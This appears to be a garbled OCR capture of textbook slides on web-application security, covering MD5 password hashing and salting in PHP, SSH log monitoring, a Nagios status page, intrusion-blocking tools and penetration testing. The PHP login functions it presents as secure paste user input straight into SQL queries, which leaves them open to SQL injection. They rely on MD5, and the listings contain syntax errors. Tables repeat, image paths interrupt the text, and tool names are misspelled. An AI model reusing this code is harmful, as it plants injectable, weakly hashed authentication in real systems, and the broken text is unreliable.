2	randy	5f4dcc3b5aa765d61d8327deb882cf99

TABLE 16.3 Users Table with MD5 Hash Applied to Password Field




```
//Insert the user with the password being hashed by MD5 first.
function insertUser($username,$password){
 $link = mysqli_connect("localhost", "my_user", "my_password",
                        "Login");
 $sql = "INSERT INTO Users(Username,Password)
        VALUES('$username',MD5('$password'))");
 mysqli_query($link, $sql); //execute the query
}

//Check if the credentials match a user in the system with MD5 hash
function validateUser($username,$password){
 $link = mysqli_connect("localhost", "my_user", "my_password",
                        "Login");
 $sql = "SELECT UserID FROM Users WHERE Username='$username' AND
         Password=MD5('$password')";

 $result = mysqli_query($link, $sql);    //execute the query
 if($row = mysqli_fetch_assoc($result)){
   return true;  //record found, return true.
 }
 return false;  //record not found matching credentials, return false
}
```

LISTING 16.2 PHP functions to insert and select a record using password hashing

Data Storage

Secure Hash



UserID (int)	Username (varchar)	Password (varchar)
1	ricardo	5f4dcc3b5aa765d61d8327deb882cf99
2	randy	5f4dcc3b5aa765d61d8327deb882cf99


TABLE 16.3 Users Table with MD5 Hash Applied to Password Field

A simple Google search for the string stored in our newly defined table:

5f4dcc3b5aa765d61d8327deb882cf99 brings up dozens of results which tell you that that string is indeed the MD5 digest for *password*.

The technique of adding some noise to each password is called **salting** the password and makes your passwords very secure.

http://md5cracker.org/




UserID (int)	Username (varchar)	Password (varchar)	Salt
1	ricardo	edee24c1f2f1a1fda2375828fbeb6933	12345a
2	randy	ffc7764973435b9a2222a49d488c68e4	54321a

TABLE 16.4 Users Table with MD5 Hash Using a Unique Salt in the Password Field


Data Storage

Secure Salted Hash



UserID (int)	Username (varchar)	Password (varchar)	Salt
		edee24c1f2f1a1fda2375828fbeb6933	12345a
		ffc7764973435b9a2222a49d488c68e4	54321a

MD5 Hash Using a Unique Salt in the Password Field



```
function generateRandomSalt(){
 return base64_encode(mcrypt_create_iv(12), MCRYPT_DEV_URANDOM));
}
//Insert the user with the password salt generated, stored, and
//password hashed
function insertUser($username,$password){
 $link = mysqli_connect("localhost", "my_user", "my_password",
                        "Login");
 $salt = generateRandomSalt();
 $sql = "INSERT INTO Users(Username,Password,Salt)
         VALUES('$username',MD5('$password$salt'), '$salt')");
  mysqli_query($link, $sql); //execute the query
}

//Check if the credentials match a user in the system with MD5 hash
//using salt
function validateUser($username,$password){
 $link = mysqli_connect("localhost", "my_user", "my_password",
                        "Login");
 $sql = "SELECT Salt FROM Users WHERE Username='$username'";
 $result = mysqli_query($link, $sql);     //execute the query
 if($row = mysqli_fetch_assoc($result)){
   //username exists, build second query with salt
   $salt = $row['Salt'];
   $saltSql = "SELECT UserID FROM Users WHERE Username='$username'
             AND Password=MD5('$password$salt')";";
   $finalResult = mysqli_query($link, $saltSql);
   if($finalrow = mysqli_fetch_assoc($finalResult))
      return true;  //record found, return true.
  }
 return false; //record not found matching credentials, return false
}
```

LISTING 16.3 PHP functions to insert and select a record using password hashing and salting

Monitor Your Systems

Systems Monitors

One of the best ways to mitigate damage is to detect an attack as quickly as possible, rather than let an attacker take their time in exploiting your system once inside.


We can detect intrusion

- directly by watching login attempts, and
- indirectly by watching for suspicious behavior like a web server going down.

Monitor Your Systems

Access Monitors

As any experienced site administrator will attest, there are thousands of attempted login attempts being performed all day long




```
Jul 23 23:35:04 funwebdev sshd[19595]: Invalid user randy from
    68.182.20.18
Jul 23 23:35:04 funwebdev sshd[19596]: Failed password for invalid
    user randy from 68.182.20.18 port 34741 ssh2
```

LISTING 16.4 Sample output from a secure log file showing a failed SSH login

Monitor Your Systems

You mean manually?

There are tools that allow you to pre-configure a system to check in on all your sites and servers periodically. **Nagios**, for example, lets you see the status and history of your devices, and sends out notifications by email as per your preferences.



Current Network Status
Last Updated: Tue Jul 23 23:27:58 MDT 2013
Updated every 90 seconds
Nagios® Core™ 3.2.3 - www.nagios.org
Logged in as *nagiosadmin*

View History For all hosts
View Notifications For All Hosts
View Host Status Detail For All Hosts

Host Status Totals

Up	Down	Unreachable	Pending
4	0	0	0

All Problems	*All Types*
0	4

Service Status Totals

Ok	Warning	Unknown	Critical	Pending
12	0	0	0	0

All Problems	*All Types*
0	12

Service Status Details For All Hosts

Host	Service	Status	Last Check	Duration	Attempt	Status Information
funwebdev.com	HTTP	OK	07-23-2013 23:22:09	0d 2h 15m 49s	1/3	HTTP OK: HTTP/1.1 200 OK - 5161 bytes in 0.456 second response time
linode	HTTP	OK	07-23-2013 23:22:10	0d 0h 45m 48s	1/3	HTTP OK: HTTP/1.0 200 OK - 11360 bytes in 0.434 second response time
	SSH	OK	07-23-2013 23:24:23	0d 0h 43m 35s	1/3	SSH OK - OpenSSH_5.3 (protocol 2.0)
localhost	Current Load	OK	07-23-2013 23:26:48	0d 5h 21m 10s	1/4	OK - load average: 0.44, 0.12, 0.03
	Current Users	OK	07-23-2013 23:23:42	0d 5h 25m 32s	1/4	USERS OK - 3 users currently logged in
	PING	OK	07-23-2013 23:23:41	0d 5h 24m 17s	1/4	PING OK - Packet loss = 0%, RTA = 0.03 ms
	Root Partition	OK	07-23-2013 23:24:18	0d 2h 53m 40s	1/4	DISK OK - free space: / 53510 MB (24% inode=99%):
	SSH	OK	07-23-2013 23:24:56	0d 5h 23m 2s	1/4	SSH OK - OpenSSH_4.3 (protocol 2.0)
	Swap Usage	OK	07-23-2013 23:22:56	0d 5h 22m 25s	1/4	SWAP OK - 100% free (5279 MB out of 5279 MB)
	Total Processes	OK	07-23-2013 23:26:11	0d 5h 21m 47s	1/4	PROCS OK: 36 processes with STATE = RSZDT
surje.ca	HTTP	OK	07-23-2013 23:21:39	0d 2h 56m 19s	1/3	HTTP OK: HTTP/1.1 200 OK - 5161 bytes in 0.368 second response time
	PING	OK	07-23-2013 23:20:21	0d 0h 27m 37s	1/3	PING OK - Packet loss = 0%, RTA = 79.23 ms

12 Matching Service Entries Displayed

Monitor Your Systems

Automated Intrusion Blocking

For those of us less interested in writing that script from scratch, consider the well-tested and widely used

- Python script **blockhosts.py** or
- **failzban** or
- **blockhostz**.

These tools look for failed login attempts by both SSH and FTP and automatically update **hosts.deny** files as needed.

Audit and Attack Thyself

Only if you own everything

There are a number of companies that you can hire (and grant written permission) to test your servers and report on what they've found.

If you prefer to perform your own analysis, you should be aware of some open-source attack tools such as *w3af,* which provide a framework to test your system including SQL injections, XSS, bad credentials, and more.

It should be noted that performing any sort of analysis on servers you do not have permission to scan could land you a very large jail term

What You’ve Learned

1. Security Principles
2. Authentication
3. Cryptography
4. HTTPS
5. Security Best Practices
6. Common Threat Vectors